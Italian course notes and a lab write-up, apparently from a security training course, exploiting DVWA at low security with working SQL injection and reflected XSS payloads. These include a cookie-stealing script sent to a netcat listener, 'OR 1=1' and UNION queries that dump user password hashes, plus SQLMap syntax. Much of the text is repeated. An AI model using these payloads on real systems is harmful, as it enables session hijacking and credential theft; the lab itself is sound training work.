:> (1)          (2)  
SELECT description FROM items WHERE id=' UNION SELECT user(); -- -';
```

> Se nella query noi andiamo ad inserire il singolo apice, dobbiamo considerare che c'è quello iniziale di default. La complessità è che poi viene aggiunto l'apice singolo di default alla fine. Non vogliamo che ci sia un apice singolo (=Errore), nel nostro input apice che compone il vuoto e si aghgiunge UNION ; -- -'; siccome Id sarà vuoto fammi vere tutti gli user.
“-” errore di battitura.

Per sfruttare una SQL injection di questo tipo bisogna sapere quanti campi vengono selezionati dalla query vulnerabili. Possiamo dedurlo procedendo per tentativi

Forzare la query solo se sappiamo almeno i numeri di campi.

‘ UNION SELECT null ...

‘ UNION SELECT null, null ...

‘ UNION SELECT null, null, null ...

appena ci darà errore, per esempio al terzo null, avrtemo appena richiesto un campo non richiesto → ci saranno solo due campi e non tre.

Monitorando costantemente il comportamento dell'applicazione web.

SQLMap → rilevare e sfruttare injection

Se utilizzato in maniera troppo aggressiva, SQLMap potrebbe impattare negativamente il server remoto fino a renderlo inattivo nei casi peggiori. → DoS

La sintassi base di SQLMap è mostrata nella figura sotto

```
:/> $ sqlmap -u <URL> -p <injection parameter> [options]
```

Dove:

- -u, specifica l'URL da testare
- -p, il parametro da testare (possiamo anche utilizzare SQLMap in modalità completamente automatica, e lasciare che sia il tool a trovare i punti di iniezione vulnerabili)
- options, permette di specificare varie opzioni come ad esempio la tecnica di injection da utilizzare

Per attaccare un parametro POST, invece:

```
:/> $ sqlmap -u <URL> --data=<POST string> -p parameter [options]
```

Dove l'unica differenza è il parametro --data, che deve essere seguito dalla stringa POST. Considerate che può essere recuperato intercettando una richiesta con BurpSuite.

Exploit DVWA - XSS e SQL injection

Traccia:

Esercizio Traccia Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:- XSS reflected- SQL Injection (non blind)

Consegna:

XSS

1.Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc

2.Cookie (recupero il cookie), webserver ecc.

SQL

1.Controllo di injection

2. Esempi

3. Union

Screenshot/spiegazione in un report di PDF

Soluzione XSS Reflected:

Collegiamoci alla DVWA, settiamo il security level a «LOW» e spostiamoci sul tab XSS reflected.

La prima cosa che notiamo è il campo dove ci viene chiesto di inserire il nostro nome.

Inseriamo un nome, Alice, nel nostro caso e vediamo cosa accade.

Come vedete l'input del campo ricerca, viene utilizzato per creare l'output sulla pagina (la scritta in rosso). Proviamo ad inserire qualche tag HTML per vedere come reagisce l'app.

The screenshot shows the DVWA application interface. The URL in the address bar is 192.168.1.150/dvwa/vulnerabilities/xss_r/?name=Alice#. The main title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various tabs: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". The main content area has a form with a placeholder "What's your name?" and a "Submit" button. The input field contains "<i>Alice". The output below the form shows "Hello Alice" in red text. There's also a "More info" section with links to XSS resources. At the bottom right, there are "View Source" and "View Help" buttons.

Proviamo con il tag <i> seguito dal nome Alice. Se il tag viene eseguito vorrà dire che abbiamo trovato un reflection point vulnerabile. Il nome «Alice» viene riportato in corsivo sull'output, ciò vuol dire che il tag <i> è stato eseguito. Proviamo con un altro tag <script>alert('XSS')</script>



Ci aspettiamo un pop up con la scritta «XSS». Le nostre aspettative sono state confermate ancora una volta, siamo quindi in presenza di un campo vulnerabile ad XSS reflected.

Per sfruttare una vulnerabilità di questo tipo potremmo:

1. Modificare lo script in modo tale da recuperare i cookie di un utente e inviarli verso un web server che controlliamo noi
2. Inviare il link ad una vittima per rubare i cookie.

The screenshot shows the DVWA application's 'Reflected Cross Site Scripting (XSS)' page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a form with the placeholder 'What's your name?' and a 'Submit' button. Below the form, the text 'Hello' is displayed in red, indicating the result of the XSS exploit. A modal dialog box at the bottom right shows the IP address '192.168.1.150' and the word 'XSS' with a blue 'OK' button.

Modifichiamo lo script in questo modo:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>
```

Dove:

- Window.location non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost.
- Il parametro cookie viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore document.cookie.

Lo script quindi:

Recupera i cookie dell'utente al quale verrà inviato il link malevolo

Li invia ad un web server sotto il nostro controllo

Vediamolo in azione.

Mettiamoci in ascolto con «nc» sul localhost sulla porta 12345, ed inseriamo lo script lato DVWA. Notate come il nostro finto server riceve i cookie di sessione del nostro utente autenticato. Abbiamo appena exploitato un XSS reflected.

The screenshot shows a terminal window on a Kali Linux system. The user has run the command 'nc -l -p 12345' to listen for incoming connections. The terminal output shows a GET request from the DVWA application containing a cookie. The cookie value is 'PHPSESSID=1afb9a483885563de0f2c2ba29ab321'. The terminal window is highlighted with a red box.

Spostiamoci ora sulla scheda SQL injection. Vediamo subito che abbiamo un campo di ricerca, dove possiamo inserire uno user ID. Proviamo ad inserire il numero 1. L'app risponde come in figura, restituendoci l'id inserito un nome ed un cognome.

Per capire il comportamento dell'app proviamo con un secondo numero, il numero 2. L'app restituisce un nuovo utente. Sembra che per ogni id inserito l'app ci restituiscia un utente che pesca probabilmente da un database, in base all'ID.

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, session information shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The main content area has a title 'Vulnerability: SQL Injection'. A 'User ID:' input field contains '1'. Below it, a 'Submit' button is visible. The results show: 'ID: 1', 'First name: admin', and 'Surname: admin'. A 'More info' section provides links to external resources: <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_Injection, and <http://www.unixwiz.net/t ech/tips/sql-injection.html>. At the bottom right are 'View Source' and 'View Help' buttons. The footer reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

È molto probabile che ci sia una query del tipo:

SELECT FirstName, Surname FROM Table WHERE id=xx

Dove XX, viene recuperato dall'input utente.

Proviamo a modificare la query inserendo un carattere «'» (apice) per vedere come risponde l'app. Ci restituisce un errore di sintassi. Ciò vuol dire che l'apice viene eseguito dalla query.

The screenshot shows a browser window with the URL '192.168.1.150/dvwa/vulnerabilities/sqlinjection/?id=' and the parameter 'Submit=Submit#'. The status bar indicates 'Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec'. A message at the bottom of the page says: 'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' ' at line 1'.

Proviamo ad inserire una condizione sempre VERA, come ad esempio:

1' OR '1='1

Il nostro payload ha avuto l'effetto sperato. La query è sempre vera e dunque l'app ci restituisce tutti i risultati presenti per First Name e Surname.

Generalmente, se ci sono delle utenze ci saranno anche delle password, facciamo un tentativo, per vedere se riusciamo a recuperare le password degli utenti.

Proviamo con una UNION query, ricordando che per la UNION

The screenshot shows the DVWA SQL Injection page again. The 'User ID:' input field now contains '1' or '1'='1'. The results list several users: 'ID: 1', 'First name: admin', 'Surname: admin'; 'ID: 1', 'First name: Gordon', 'Surname: Brown'; 'ID: 1', 'First name: Hack', 'Surname: Me'; 'ID: 1', 'First name: Pablo', 'Surname: Picasso'; and 'ID: 1', 'First name: Bob', 'Surname: Smith'. The page title is 'Vulnerability: SQL Injection'.

query dobbiamo sapere quanti parametri sono richiesti nella query originale (ma lo sappiamo, sono 2: first name e surname)

Otteniamo dei risultati con il seguente comando:

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It has a "User ID:" input field with the value "1' UNION SELECT null,null FROM users#". Below it is a "Submit" button. To the right, two sets of results are shown in red text:
ID: 1' UNION SELECT null,null FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT null,null FROM users#
First name:
Surname:

A "More info" section at the bottom provides links to security reviews and Wikipedia articles.

A questo punto, possiamo provare a modificare il nome dei campi «null», «null» magari con user e password. Inseriamo quindi nel campo user ID la nostra UNION query:

1' UNION SELECT user, password FROM users#

Dove abbiamo inserito il commento alla fine per fare in modo che il resto della query non sarà eseguito.

L'app ci restituisce il nome utente e la password per ogni utente del database. Abbiamo sfruttato quindi una SQL injection per rubare le password degli utenti del sito.

The screenshot shows the DVWA SQL Injection page again. The sidebar and title are identical. The "User ID:" field now contains the exploit "1' UNION SELECT user, password FROM users#". The results section displays multiple user records:
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

W13D4 - Pratica Exploit DVWA - XSS e SQL injection

Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

XSS reflected

SQL Injection (non blind)

Consegna:

XSS

- 1.Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
- 2.Cookie (recupero il cookie), webserver ecc.

SQL

- 1.Controllo di injection
- 2.Esempi
- 3.Union

Screenshot/spiegazione in un report di PDF

Soluzione XSS Reflected:

Colleghiamoci alla DVWA, settiamo il security level a «LOW» e spostiamoci sul tab XSS reflected.

La prima cosa che notiamo è il campo dove ci viene chiesto di inserire il nostro nome.

Inseriamo un nome, Alice, nel nostro caso e vediamo cosa accade.

Come vedete l'input del campo ricerca, viene utilizzato per creare l'output sulla pagina (la scritta in rosso). Proviamo ad inserire qualche tag HTML per vedere come reagisce l'app.

Soluzione XSS Reflected:

Proviamo con il tag <i> seguito dal nome Alice. Se il tag viene eseguito vorrà dire che abbiamo trovato un reflection point vulnerabile.

Il nome «Alice» viene riportato in corsivo sull'output, ciò vuol dire che il tag <i> è stato eseguito.

Proviamo con un altro tag

<script>alert('XSS')</script>


The screenshot shows the DVWA interface with the URL 192.168.1.150/dvwa/vulnerabilities/xss_r/?name=Alice. The left sidebar has 'XSS reflected' selected. The main content area has a form with 'What's your name?' and a red 'Hello Alice' response. A 'More info' section links to XSS resources.

The screenshot shows the DVWA interface with the URL 192.168.1.150/dvwa/vulnerabilities/xss_r/?name=<i>Alice</i>. The left sidebar has 'XSS reflected' selected. The main content area has a form with '<i>Hello Alice</i>' in red. A 'More info' section links to XSS resources.

Soluzione XSS Reflected:

Ci aspettiamo un pop up con la scritta «XSS».


Le nostre aspettative sono state confermate ancora una volta, siamo quindi in presenza di un campo vulnerabile ad XSS reflected.



Soluzione XSS Reflected:

Per sfruttare una vulnerabilità di questo tipo potremmo:

1. Modificare lo script in modo tale da recuperare i cookie di un utente e inviarli verso un web server che controlliamo noi
2. Inviare il link ad una vittima per rubare i cookie.



Soluzione XSS Reflected:

Modifichiamo lo script in questo modo:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>
```

Dove:

- **Window.location** non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost.
- Il parametro **cookie** viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore **document.cookie**.

Soluzione XSS Reflected:

Lo script quindi:

- Recupera i cookie dell'utente al quale verrà inviato il link malevolo
- Li invia ad un web server sotto il nostro controllo

Vediamolo in azione.

Soluzione XSS Reflected:

Mettiamoci in ascolto con «nc» sul localhost sulla porta 12345, ed inseriamo lo script lato DVWA. **Notate come il nostro finto server riceve i cookie di sessione del nostro utente autenticato. Abbiamo appena exploitato un XSS reflected.**

The screenshot shows two windows. On the left is a browser window for DVWA with the URL `http://192.168.1.150/dvwa/vulnerabilities/xss_r/?name=<script>+window.location%3D"http://www.google.com">`. It displays a form asking "What's your name?" with a red "Hello" response below it. On the right is a terminal window showing a netcat listener on port 12345 receiving a connection from DVWA with the session cookie included in the header.

```
(kali㉿kali)-[~]
$ nc -l -p 12345
GET /?cookie=security-low;k20PHPSSESSID=1afb9a4838855563de0f2c2ba29ab321 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.150/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Soluzione SQL injection:

Spostiamoci ora sulla scheda SQL injection. Vediamo subito che abbiamo un campo di ricerca, dove possiamo inserire uno user ID. Proviamo ad inserire il numero 1. L'app di risponde come in figura, restituendoci l'id inserito un nome ed un cognome.

The screenshot shows a browser window for DVWA with the URL `http://192.168.1.150/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#`. It displays a form with a "User ID:" field containing "1". Below the form, the output shows "ID: 1" followed by "First name: Gordon" and "Surname: Brown".

Soluzione SQL injection:

Per capire il comportamento dell'app proviamo con un secondo numero, il numero 2. L'app restituisce un nuovo utente. Sembra che per ogni id inserito l'app ci restituisca un utente che pesca probabilmente da un database, in base all'ID.


The screenshot shows a browser window for DVWA with the URL `http://192.168.1.150/dvwa/vulnerabilities/sql_injection/?id=2&Submit=Submit#`. It displays a form with a "User ID:" field containing "2". Below the form, the output shows "ID: 2" followed by "First name: Gordon" and "Surname: Brown". The sidebar on the left shows the "SQL Injection" tab is selected.

Soluzione SQL injection:

È molto probabile che ci sia una query del tipo:

```
SELECT FirstName, Surname FROM Table WHERE id=XX
```

Dove **XX**, viene recuperato dall'input utente. Proviamo a modificare la query inserendo un carattere «'» (apice) per vedere come risponde l'app. Ci restituisce un errore di sintassi. Ciò vuol dire che l'apice viene eseguito dalla query.



Soluzione SQL injection: Proviamo ad inserire una condizione sempre VERA, come ad esempio:

1' OR '1'='1

Il nostro payload ha avuto l'effetto sperato. La query è sempre vera e dunque l'app ci restituisce tutti i risultati presenti per First Name e Surname. Generalmente, se ci sono delle utenze ci saranno anche delle password, facciamo un tentativo, per vedere se riusciamo a recuperare le password degli utenti.

The screenshot shows a web browser window for the Damn Vulnerable Web Application (DVWA) on the SQL Injection page. The URL is 192.168.1.150/dvwa/vulnerabilities/sqli/?id=1'or'1%3D'1&Submit=Submit#. The DVWA logo is at the top right. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "1'or'1='1" and a "Submit" button. Below the input field, five user records are displayed:

ID	First name	Surname
1'or'1='1	admin	admin
1'or'1='1	Gordon	Brown
1'or'1='1	Hack	Me
1'or'1='1	Pablo	Picasso
1'or'1='1	Bob	Smith

Below the table, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

Soluzione SQL injection: Proviamo con una UNION query, ricordando che per la UNION query dobbiamo sapere quanti parametri sono richiesti nella query originale (ma lo sappiamo, sono 2: first name e surname) Otteniamo dei risultati con il seguente comando:



Vulnerability: SQL Injection

- [Home](#)
- [Instructions](#)
- [Setup](#)

- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)

- [DVWA Security](#)
- [PHP Info](#)
- [About](#)

- [Logout](#)

User ID:

ID: 1' UNION SELECT null,null FROM users#

First name: admin

Surname: admin

ID: 1' UNION SELECT null,null FROM users#

First name:

Surname:

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_Injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Soluzione SQL injection:

A questo punto, possiamo provare a modificare il nome dei campi «null», «null» magari con user e password. Inseriamo quindi nel campo user ID la nostra UNION query:

1' UNION SELECT user, password FROM users#

Dove abbiamo inserito il commento alla fine per fare in modo che il resto della query non sarà eseguito.

Soluzione SQL injection: L'app ci restituisce il nome utente e la password per ogni utente del database. Abbiamo sfruttato quindi una SQL injection per rubare le password degli utenti del sito.

192.168.1.150/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+user%2C+pass

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSe

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout